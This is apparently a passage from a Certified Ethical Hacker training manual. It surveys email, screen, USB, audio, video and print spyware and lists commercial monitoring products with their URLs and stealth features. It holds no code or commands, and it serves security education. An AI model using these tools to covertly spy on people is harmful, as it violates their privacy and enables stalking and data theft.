- ④ OsMonitor available at <http://www.os-monitor.com>
- ④ LANVisor available at <http://www.lanvisor.com>
- ④ Work Examiner Standard available at <http://www.workexaminer.com>

# Email and Internet Spyware

## Email Spyware

- Email spyware monitors, records, and forwards incoming and outgoing emails, including web-mail services like Gmail and Hotmail
- It secretly records and sends copies of all incoming and outgoing emails to the attacker through specified email address
- It records instant messages conducted in: AIM, MSN, Yahoo, Twitter, Google+, Orkut, MySpace, Facebook, Gmail, etc.



## Internet Spyware

- Internet spyware allows attacker to monitor all the web pages accessed by the users
- It provides a summary report of overall web usage
- It records the date/time of visits and the active time spent on each website
- It blocks access to a particular web page or an complete website



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

## Email and Internet Spyware



### Email Spyware

Email spyware is a program or software that monitors, records, and forwards all incoming and outgoing emails, including **webmail services** such as Hotmail and Yahoo mail. Once installed on the computer that you want to monitor, this type of **spyware records** and sends copies of all incoming and outgoing emails to you through a specified email address or saves on the local disk folder of the **monitored** computer. This works in a stealth mode; the users on the computer will not be aware of the presence of email spyware on their computer. It is also capable of recording **instant messages** conducted in: AIM, MSN, Yahoo, MySpace, Facebook, etc.



### Internet Spyware

Internet spyware is a utility that allows you to monitor all the web pages accessed by the users on your computer in your absence. It makes a chronological record of all visited URLs. This automatically loads at system startup. It runs in **stealth mode**, which means it runs in the background and the users on your computer can never detect this tool is installed on the computer. All the visited **URLs** are written into a log file and sent to a specified email address. Using Internet spyware, one can perform web **activity surveillance** on any computer. It

provides a summary report of **overall web usage** such as websites visited, and the time spent on each website, as well as all applications opened along with the date/time of visits. It also allows you to **block access** to a specific web page or an entire website by **mentioning the URLs** or the keywords that you want to block on your computer.

The screenshot shows the 'Power Spy v11.1 Unregistered' control panel window. The interface includes a sidebar with icons for 'Buy Now', 'Start Monitoring', 'Stealth Mode', 'Configuration', 'User Manual', 'Technical Support', 'About & Contact', and 'Uninstall Me'. The main area displays various monitoring categories with corresponding icons: Screenshots, Facebook, Keystrokes, Websites Visited, MSN Messenger, Skype, Yahoo Messenger, Emails, Applications, Documents, Clipboard, and Administrator. At the bottom are buttons for 'Export All Logs' and 'Delete All Logs'. The copyright notice 'Copyright © ematrixsoft, Inc. 2004-2012. All rights reserved.' is at the bottom of the window.

**Email and Internet Spyware: Power Spy**

Power Spy secretly monitors and records all activities on your computer

It records all Facebook use, keystrokes, emails, web sites visited, chats, and IMs in Windows Live Messenger, Skype, Yahoo Messenger, Tencent QQ, Google Talk, AOL Instant Messenger (AIM), and others

<http://ematrixsoft.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Email and Internet Spyware: Power Spy

Source: <http://ematrixsoft.com>

**Power Spy software** allows you to **monitor** your computer from a remote place whenever you are away from the PC. It records all Facebook use, keystrokes, emails, web sites visited, chats & IMs in Windows Live Messenger (MSN Messenger), Skype, Yahoo Messenger, Tencent QQ, Google Talk, GADU-GADU, ICQ, AOL Instant Messenger (AIM), and more. In addition, it even records clipboard data, passwords typed, documents opened, windows opened, and applications executed. It starts **automatically** with system startup, runs secretly, and sends log reports to your **email** or **FTP**. You can check these **reports** anywhere you like.



FIGURE 5.39: Email and Internet Spyware by Using Power Spy

## Internet and Email Spyware

**CEH**  
Certified Ethical Hacker

 <b>eBLASTER</b> <a href="http://www.spectorsoft.com">http://www.spectorsoft.com</a>	 <b>Spylab WebSpy</b> <a href="http://www.spylab.org">http://www.spylab.org</a>
 <b>Imonitor Employee Activity Monitor</b> <a href="http://www.employee-monitoring-software.cc">http://www.employee-monitoring-software.cc</a>	 <b>Personal Inspector</b> <a href="http://www.spyarsenal.com">http://www.spyarsenal.com</a>
 <b>Employee Monitoring</b> <a href="http://www.employeemonitoring.net">http://www.employeemonitoring.net</a>	 <b>CyberSpy</b> <a href="http://www.cyberspysoftware.com">http://www.cyberspysoftware.com</a>
 <b>OsMonitor</b> <a href="http://www.os-monitor.com">http://www.os-monitor.com</a>	 <b>AceSpy</b> <a href="http://www.acespy.com">http://www.acespy.com</a>
 <b>Ascendant NFM</b> <a href="http://www.ascendant-security.com">http://www.ascendant-security.com</a>	 <b>EmailObserver</b> <a href="http://www.softsecurity.com">http://www.softsecurity.com</a>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Internet and Email Spyware

Internet and email Spyware records as well as reviews all activities such as emails, instant messages, and keystrokes on computers, tablets, and mobile phones. It even protects your family from danger online and **safeguards** your **company** from **risk** and **loss**. A few Internet and email spyware programs are listed as follows:

- ④ eBLASTER available at <http://www.spectorsoft.com>
- ④ Imonitor Employee Activity available at <http://www.employee-monitoring-software.cc>
- ④ Employee Monitoring available at <http://www.employeemonitoring.net>
- ④ OsMonitor available at <http://www.os-monitor.com>
- ④ Ascendant NFM available at <http://www.ascendant-security.com>
- ④ Spylab WebSpy available at <http://www.spylab.org>
- ④ Personal Inspector available at <http://www.spyarsenal.com>
- ④ CyberSpy available at <http://www.cyberspysoftware.com>
- ④ AceSpy available at <http://www.acespy.com>
- ④ EmailObserver available at <http://www.softsecurity.com>

## Child Monitoring Spyware

CEH  
Certified Ethical Hacker

- 1 Child monitoring spyware allows you to **track and monitor what your kids are doing** on the computer online and offline
- 2 Control and supervise **how children use the PC and Internet**
- 3 Block kids from **accessing inappropriate web content** using specified keywords
- 4 Monitor activities for selected users such as websites, keystrokes, and screenshots
- 5 Record selected activities, including screenshots, keystrokes, and websites

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Child Monitoring Spyware

Child monitoring spyware allows you to track and monitor what your kids are doing on the computer online and offline. Instead of looking over the child's shoulder every time, one can use child monitoring spyware to know how they are spending time on the computer. This works in a stealth mode; your children will not be aware of the fact that you are watching over them. After the installation, this spyware logs the programs being used, websites visited, counts keystrokes and mouse clicks, and take screenshots of onscreen activity. All the data is accessible through a password-protected web interface.

This also allows you to protect your kids from accessing inappropriate web content by setting specific keywords that you want to block. This spyware sends a real-time alert to you whenever the specific keywords are encountered on your computer or whenever your kids want to access **inappropriate content**. It also records selected activities, including screenshots, keystrokes, and websites.

Child monitoring spyware records all the activities of your child on the computer and saves them either into a hidden encrypted file or sends to a specified email address. It also records the time at which they opened the applications, how much time they are spending on the **Internet** or **computer**, what they are doing on the computer, and so on.

## Child Monitoring Spyware: Net Nanny Home Suite

CEH Certified Ethical Hacker

Net Nanny Home Suite allows you to **track and monitor** what your kids are doing on the computer

It allows you to see **logs of children's Internet activity** and instant messages

The Setting Window displays various child monitoring features like Parental Controls, Blocking, and Family Settings. The Filter Window shows a list of blocked websites.

**Setting Window**

**Filter Window**

<http://www.netnanny.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Child Monitoring Spyware: Net Nanny Home Suite

Source: <http://www.netnanny.com>

Net Nanny's parental control software with its Internet protection tools allows you to protect the child on the Internet from inappropriate content, pornography, and other offensive content. It is a filter that allows you to maintain your home Internet use from anywhere at any time via **remote management tools**. You can adjust the filter settings according to your personal preferences and need for monitoring web browsing and instant messaging from anywhere. It can generate alerts for IM predators and cyber bullies. It provides password-protected access for parents and customizable restrictions for each family member. You can see reports of your children's Internet activity and logs of **instant messages**.



FIGURE 5.40: Net Nanny Home Suite in Setting Window




FIGURE 5.41: Net Nanny Home Suite in Filter Window

# Child Monitoring Spyware

CEH  
Certified Ethical Hacker

 <b>Aobo Filter for PC</b> <a href="http://www.aobo-porn-filter.com">http://www.aobo-porn-filter.com</a>	 <b>K9 Web Protection</b> <a href="http://www1.k9webprotection.com">http://www1.k9webprotection.com</a>
 <b>CyberSieve</b> <a href="http://www.softforyou.com">http://www.softforyou.com</a>	 <b>Verity Parental Control Software</b> <a href="http://www.nchsoftware.com">http://www.nchsoftware.com</a>
 <b>Child Control</b> <a href="http://www.salfeld.com">http://www.salfeld.com</a>	 <b>Profil Parental Filter</b> <a href="http://www.profiltechnology.com">http://www.profiltechnology.com</a>
 <b>SentryPC</b> <a href="http://www.sentrypc.com">http://www.sentrypc.com</a>	 <b>PC Pandora</b> <a href="http://www.pcpandora.com">http://www.pcpandora.com</a>
 <b>iProtectYou Pro</b> <a href="http://www.softforyou.com">http://www.softforyou.com</a>	 <b>KidsWatch</b> <a href="http://www.kidswatch.com">http://www.kidswatch.com</a>


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Child Monitoring Spyware

Some **child monitoring spyware** that is readily available in the market are as follows:

- ④ Aobo Filter for PC available at <http://www.aobo-porn-filter.com>
- ④ CyberSieve available at <http://www.softforyou.com>
- ④ Child Control available at <http://www.salfeld.com>
- ④ SentryPC available at <http://www.sentrypc.com>
- ④ Spytech SentryPC available at <http://www.spytech-web.com>
- ④ K9 Web Protection available at <http://www1.k9webprotection.com>
- ④ Verity Parental Control Software available at <http://www.nchsoftware.com>
- ④ Profil Parental Filter available at <http://www.profiltechnology.com>
- ④ PC Pandora available at <http://www.pcpandora.com>
- ④ KidsWatch available at <http://www.kidswatch.com>



## Screen Capturing Spyware

Screen capturing spyware is a program that allows you to monitor computer activities by taking **snapshots** or **screenshots** of the computer on which the program is installed. This takes snapshots of the local or remote computer at specified time intervals and saves them either on the local disk in a hidden file for later review or sends them to an attacker through a predefined **email address or FTP**.

Screen capturing spyware is not only capable of taking screenshots but also captures keystrokes, mouse activity, visited website URLs, and printer activities in real time. This program or software can be installed on networked computers to **monitor** the activities of all the computers on the network in real time by taking screen shots. This works in a **stealth mode** so you can monitor **anyone's activities** on the computer without their knowledge.

With this spyware program, users can monitor a computer and determine the activities of users on the computer as they are looking at the computer live. This program runs **transparently** in the **background**. It takes screenshots for each and every **application opened** on the computer so users can know about each and every action of the computer in real-time.

## Screen Capturing Spyware: SoftActivity TS Monitor



SoftActivity TS Monitor is terminal server sessions recorder that captures every user action

It captures screenshots of user activity such as picture of each visited web page, opened program, sent or received IM message, etc.

Most visited websites by user John

http://www.softactivity.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Screen Capturing Spyware: SoftActivity TS Monitor

Source: <http://www.softactivity.com>

SoftActivity TS Monitor is a terminal-server sessions recorder that captures every user action. It allows you to **monitor** the remote user's activities on your **Windows terminal server** and monitor your employees who work from home or a **remote area** and during business trips via RDP. This can also monitor what users do on the **client's network**, without installing any software on your network. It can document server configuration changes by **recording** remote and **local administrative sessions**. Secure your corporate data by preventing information theft by insiders. Increase staff productivity and improve security. This **terminal server** monitoring software is completely invisible to **monitored users**.



FIGURE 5.42: SoftActivity TS Monitor Screenshot

The slide features a title 'Screen Capturing Spyware' in large yellow font at the top left, and the 'CEH' logo with 'Certified Ethical Hacker' text at the top right. Below the title is a 3x3 grid of spyware programs, each with an icon and a link:

Icon	Name	Link
	Desktop Spy	<a href="http://www.spyarsenal.com">http://www.spyarsenal.com</a>
	PC Screen Spy Monitor	<a href="http://ematrixsoft.com">http://ematrixsoft.com</a>
	IcyScreen	<a href="http://www.16software.com">http://www.16software.com</a>
	Kahlown Screen Spy Monitor	<a href="http://www.lesoftrejion.com">http://www.lesoftrejion.com</a>
	Spector Pro	<a href="http://www.spectorsoft.com">http://www.spectorsoft.com</a>
	Guardbay Remote Computer Monitoring Software	<a href="http://www.guardbay.com">http://www.guardbay.com</a>
	PC Tattletale	<a href="http://www.pctattletale.com">http://www.pctattletale.com</a>
	HT Employee Monitor	<a href="http://www.hidetools.com">http://www.hidetools.com</a>
	Spy Employee Monitor	<a href="http://www.spysw.com">http://www.spysw.com</a>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Screen Capturing Spyware

Screen capturing spyware is a program that allows you to monitor the computer **activities** of your child or employees by taking **snapshots or screenshots** for each and every application opened on the computer on which the program is installed. A few of the screen **capturing spyware** programs are listed as follows:

- ④ Desktop Spy available at <http://www.spyarsenal.com>
- ④ IcyScreen available at <http://www.16software.com>
- ④ Spector Pro available at <http://www.spectorsoft.com>
- ④ PC Tattletale available at <http://www.pctattletale.com>
- ④ Computer Screen Spy Monitor available at <http://www.mysuperspy.com>
- ④ PC Screen Spy Monitor available at <http://ematrixsoft.com>
- ④ Kahlown Screen Spy Monitor available at <http://www.lesoftrejion.com>
- ④ Guardbay Remote Computer Monitoring Software available at <http://www.guardbay.com>
- ④ HT Employee Monitor available at <http://www.hidetools.com>
- ④ Spy Employee Monitor available at <http://www.spysw.com>

# USB Spyware

**C|EH**  
Certified Ethical Hacker

- USB spyware **copies files** from USB devices to your hard disk in hidden mode without any request
- It creates a hidden file/directory with the current date and begins the background copying process
- It allows you to capture, display, record, and analyze **data transferred** between any USB device connected to a PC and applications

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## USB Spyware

USB spyware is a program or software designed for spying on the computer and dumping into the USB device. **USB spyware** copies the spyware files from USB devices on to the hard disk without any request and notification. This **runs in a hidden mode** so the users of the computer will not be aware of the presence of the spyware on their computer.

USB spyware provides a multifaceted solution in the province of USB communications. The USB spyware is capable of **monitoring USB** devices' activity without creating additional filters, devices, etc., which might damage the driver structure in the system.

USB spyware lets you capture, display, record, and analyze the data that is transferred between any USB device connected to a PC and applications. This enables working on device driver or hardware development, which provides a powerful platform for effective coding, testing, and optimization and makes it a great tool for **debugging software**.

It captures all the communications between a USB device and its host and saves it into a hidden file for later review. A detailed log presents a summary of each **data transaction** along with its support information. The USB spyware uses low system resources of the **host computer**. This works with its own time stamp to log all the activities in the **communication sequence**.

USB spyware does not contain any **adware** or **spyware**. It works with most recent variants of Windows.

- ➊ USB spyware copies files from USB devices to your hard disk in **hidden mode** without any request
- ➋ It creates a hidden file/directory with the current date and begins the **background copying process**
- ➌ It allows you to capture, display, record, and analyze **data transferred** between any USB device connected to a PC and applications

USB Spyware: USBSpy

USBSpy lets you **capture, display, record, and analyze data** what is transferred between any USB device connected to PC and applications

http://www.everstrike.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## USB Spyware: USBSpy

Source: <http://www.everstrike.com>

USBSpy lets you capture, display, record, and analyze data that is transferred between any **USB device** connected to a PC and applications. This makes it a great tool for **debugging software**, working on a device driver or hardware development, and provides a powerful platform for **effective coding**, testing, and optimization. It makes **USB traffic** readily accessible for analysis and **debugging**. Its filters and **triggers** cut the chase and presents only required data. Its interface makes **communications** easy to follow.




FIGURE 5.43: USB Spyware by Using USBSpy

# USB Spyware



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

 <b>USB Monitor</b> <a href="http://www.hhdsoftware.com">http://www.hhdsoftware.com</a>	 <b>USB Monitor Pro</b> <a href="http://www.usb-monitor.com">http://www.usb-monitor.com</a>
 <b>USB Grabber</b> <a href="http://usbgrabber.sourceforge.net">http://usbgrabber.sourceforge.net</a>	 <b>USB Activity Monitoring Software</b> <a href="http://www.datadoctor.org">http://www.datadoctor.org</a>
 <b>USBTrace</b> <a href="http://www.sysnucleus.com">http://www.sysnucleus.com</a>	 <b>Stealth iBot Computer Spy</b> <a href="http://www.brickhousesecurity.com">http://www.brickhousesecurity.com</a>
 <b>USBDeview</b> <a href="http://www.nirsoft.net">http://www.nirsoft.net</a>	 <b>KeyCarbon USB Hardware Keylogger</b> <a href="http://www.spywaredirect.net">http://www.spywaredirect.net</a>
 <b>Advanced USB Port Monitor</b> <a href="http://www.aggsoft.com">http://www.aggsoft.com</a>	 <b>USB 2GB Keylogger</b> <a href="http://dijj.com">http://dijj.com</a>



## USB Spyware

A few of **USB spyware tools** that are available in the market are listed as follows:

- ④ USB Monitor available at <http://www.hhdsoftware.com>
- ④ USB Grabber available at <http://usbgrabber.sourceforge.net>
- ④ USBTrace available at <http://www.sysnucleus.com>
- ④ USBDeview available at <http://www.nirsoft.net>
- ④ Advanced USB Port Monitor available at <http://www.aggsoft.com>
- ④ USB Monitor Pro available at <http://www.usb-monitor.com>
- ④ USB Activity Monitoring Software available at <http://www.datadoctor.org>
- ④ Stealth iBot Computer Spy available at <http://www.brickhousesecurity.com>
- ④ KeyCarbon USB Hardware Keylogger available at <http://www.spywaredirect.net>
- ④ USB 2GB Keylogger available at <http://dijj.com>

# Audio Spyware

**C|EH**  
Certified Ethical Hacker

**Definition:** Audio spyware is the sound surveillance program that is designed to secretly monitor, capture, and record a variety of sound waves or voices on the computer.

**Functionality:** It records and spies voice chat message of different instant messengers such as MSN voice chat, Skype voice chat, ICQ voice chat, MySpace voice chat, etc.

**Operation:** It saves the recorded sounds into hidden files and transfers them automatically through Internet to attacker.

**Malicious Use:** Malicious users use audio spyware to snoop and monitor conference recordings, phone calls, and radio broadcasts.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Audio Spyware

Audio spyware is the **sound surveillance program** that is designed to capture the sound waves or voice onto the computer. The spyware can be installed on the computer without the permission of the computer user. The audio spyware is installed on the computer in a silent manner without **sending any notification** to the user and runs in the background to record various sounds on the computer secretly. Using **audio spyware** doesn't require any **administrative privileges**.

Audio spyware monitors and records a variety of sounds on the computer. The recorded sounds are saved into a hidden file on the local disk for later retrieve. Therefore, attackers or malicious users use this audio spyware to snoop and **monitor conference recordings**, phone calls, and radio broadcasts, which may contain the confidential information.

Audio spyware is capable of recording and spying voice chat messages of various popular instant messengers. With this audio spyware people can watch over their employees or children and see who they are **communicating** with.

Audio spyware can be used to monitor digital audio devices such as various messengers, microphones, and cell phones. It can record audio conversations by **eavesdropping** and monitor all ingoing and outgoing calls, text messages, etc. They allow live call monitoring, audio **surveillance**, track SMS, logging all calls, and GPRS tracking.

## Audio Spyware: Spy Voice Recorder and Sound Snooper

  
Certified Ethical Hacker

**Spy Voice Recorder**

Spy Voice Recorder records voice chat message of instant messengers, including MSN voice chat, Skype voice chat, Yahoo! messenger voice chat, ICQ voice chat, QQ voice chat, etc.



<http://www.mysuperspy.com>

**Sound Snooper**

- Voice activated recording
- Store records in any sound format
- Conference recordings
- Radio broadcasts logging



<http://www.sound-snooper.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

## Audio Spyware: Spy Voice Recorder and Sound Snooper



### Spy Voice Recorder

Source: <http://www.mysuperspy.com>

Spy Voice Recorder is computer spy software that allows you to monitor sound and voice recorder on the system. It invisibly records **online chat conversations** made in popular chat programs or instant messengers including different types of voice chats available on the Internet such as MSN Voice Chat, Skype Voice Chat, Yahoo! Messenger Voice chat, ICQ Voice Chat, QQ Voice Chat, etc. This can also record other **streaming** audio from the Internet, music played, sounds from the microphone, earphones, etc.



FIGURE 5.44: Spy Voice Recorder Screenshot



## Sound Snooper

Source: <http://www.sound-snooper.com>

Sound Snooper is computer **spy software** that allows you to monitor sound and voice recorders on the system. It invisibly starts recording once it detects sound and automatically stops recording when the **voice disappears**. You can use this in recording conferences, monitoring phone calls, radio broadcasting logs, spying and **employee monitoring**, etc. It has voice activated recording, can support multiple sound cards, stores records of any sound format, sends emails with recorded attachments, and is supported by **Windows**.



FIGURE 5.45: Sound Snooper Screenshot

# Video Spyware

**CEH**  
Certified Ethical Hacker

Video spyware secretly monitors and records webcams and video IM conversions

Attackers can remotely view webcams via the web or mobile phones

Video spyware can be used for video surveillance of sensitive facilities

It allows attacker to get live images from all the cameras connected to this system through Internet

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Video Spyware

Video spyware is software for video surveillance. With this software, you can record all video activity with a programmed schedule. This can be installed on the **target** computer without the user's knowledge. The video spyware runs transparently in the background, and monitors and records webcams and **video IM conversions** secretly. The remote access feature of video spyware allows the attacker to connect to the remote or target system in order to **activate alerts** and electric devices and see recorded images in a **video archive** or even get live images from all the cameras connected to this system using a web browser such as Internet Explorer.





## Video Spyware: WebCam Recorder

Source: <http://webcamrecorder.com>

**WebCam Recorder** is video surveillance software that allows you to record anything on screen such as webcams playing in your browser, video IM conversations, content from video sites such as YouTube, and video playing on your **desktop**.



FIGURE 5.46: Video Spyware by Using WebCam Recorder

**Video Spyware**

**C|EH**  
Certified Ethical Hacker

 <b>WebcamMagic</b> <a href="http://www.robomagic.com">http://www.robomagic.com</a>	 <b>Eyeline Video Surveillance Software</b> <a href="http://www.nchsoftware.com">http://www.nchsoftware.com</a>
 <b>MyWebcam Broadcaster</b> <a href="http://www.eyespyfx.com">http://www.eyespyfx.com</a>	 <b>Capturix VideoSpy</b> <a href="http://www.capturix.com">http://www.capturix.com</a>
 <b>I-Can-See-You</b> <a href="http://www.internetsafetysoftware.com">http://www.internetsafetysoftware.com</a>	 <b>WebCam Looker</b> <a href="http://felenasoft.com">http://felenasoft.com</a>
 <b>Digi-Watcher</b> <a href="http://www.digi-watcher.com">http://www.digi-watcher.com</a>	 <b>SecuritySpy</b> <a href="http://www.bensoftware.com">http://www.bensoftware.com</a>
 <b>NET Video Spy</b> <a href="http://www.sarbash.com">http://www.sarbash.com</a>	 <b>iSpy</b> <a href="http://www.ispyconnect.com">http://www.ispyconnect.com</a>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Video Spyware

Many video spyware programs are available in the market for **secret video surveillance**. The attacker can use this software to secretly monitor and record webcams and video IM conversions. An attacker can use **video spyware** to remotely view **webcams** in order to get live footage of **secret communication**. With the help of this spyware, attackers can record and play anything displayed on victim's screen. A few of the video **spyware programs** used for these purposes are listed as follows:

- ② WebcamMagic available at <http://www.robomagic.com>
- ② MyWebcam Broadcaster available at <http://www.eyespyfx.com>
- ② I-Can-See-You available at <http://www.internetsafetysoftware.com>
- ② Digi-Watcher available at <http://www.digi-watcher.com>
- ② NET Video Spy available at <http://www.sarbash.com>
- ② Eyeline Video Surveillance Software available at <http://www.nchsoftware.com>
- ② Capturix VideoSpy available at <http://www.capturix.com>
- ② WebCam Looker available at <http://felenasoft.com>
- ② SecuritySpy available at <http://www.bensoftware.com>
- ② iSpy available at <http://www.ispyconnect.com>

# Print Spyware

**C|EH**  
Certified Ethical Hacker

```
graph LR; User --> Spool[Print Server]; Spool <--> Printer; Spool --> Attacker
```

**Printer spyware facilitates remote printer usage monitoring and used to detect exact print job properties such as number of copies, number of printed pages, and content printed**

**It records all the information related to the printer activities in different formats and saves the information in encrypted logs and also sends the log file to a specified email address over Internet**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Print Spyware

Attackers can monitor the printer usage of the target organization remotely by using print spyware. Print spyware is printer usage **monitoring software** that **monitors printers** in the organization. Print spyware provides precise information about print activities for printers in the office or local printers, which helps in optimizing printing, saving costs, etc. It records all information related to the printer activities and saves the information in **encrypted logs** and sends the log file to a specified **email address** over the Internet. The log report consists of the exact print job properties such as number of pages printed, number of copies, content printed, the date and time at which the print action took place.

Print spyware records the **log reports** in different formats for various purposes such as web format for sending the reports to an email through the web or **Internet** and in **hidden encrypted** format to store on the local disk.

The log reports generated will help attackers in **analyzing printer activities**. The log report shows how many documents were printed by each employee or workstation, along with the time period. This helps in **monitoring** printer usage and to determine how employees are using the printer. This software also allows limiting access to the printer. This log report helps attackers to trace out information about sensitive and **secret documents** that have been printed.



FIGURE 5.47: Working of Print Spyware

## Print Spyware: Printer Activity Monitor

Printer Activity Monitor allows you to **monitor and audit printers** and find out which documents are printed on each of the selected printers, the number of pages printed, the computer ordering the printing, etc.

The screenshot shows a Windows application window titled "Print Spyware: Printer Activity Monitor". The left sidebar contains a tree view of printer configurations and a navigation pane with links like "Printers", "Reports", "Tasks", and "Help". The main area displays a table of printer activity logs. The columns in the table are "Date Printed", "Pages Printed", "Job Count", and "Percentage". The table lists various printer names and their activity details. On the right side, there are three panels: "Generation Tasks" (Generate New Report, Generate All Reports), "Print Tasks" (Print Report, Print Queue, Print Job, Print Document, Print All Printers, Print All Queues), and "Navigation Tasks" (Back, Help Contents, View All Documents). A watermark for "http://www.redline-software.com" is at the bottom.

<http://www.redline-software.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Print Spyware: Printer Activity Monitor

Source: <http://www.redline-software.com>

Printer Activity Monitor is one of the **print spyware programs** that an attacker can use to monitor printer usage of the target organization to get information about printed documents. This spyware allows attackers to **monitor** and **audit printers** so that he or she can find out which documents are printed on each of the selected printers, the number of pages printed, etc.

Attackers can do the following things with help of Printer Activity Monitor:

- ⦿ Accurately track print jobs
- ⦿ Monitor large numbers of printers simultaneously
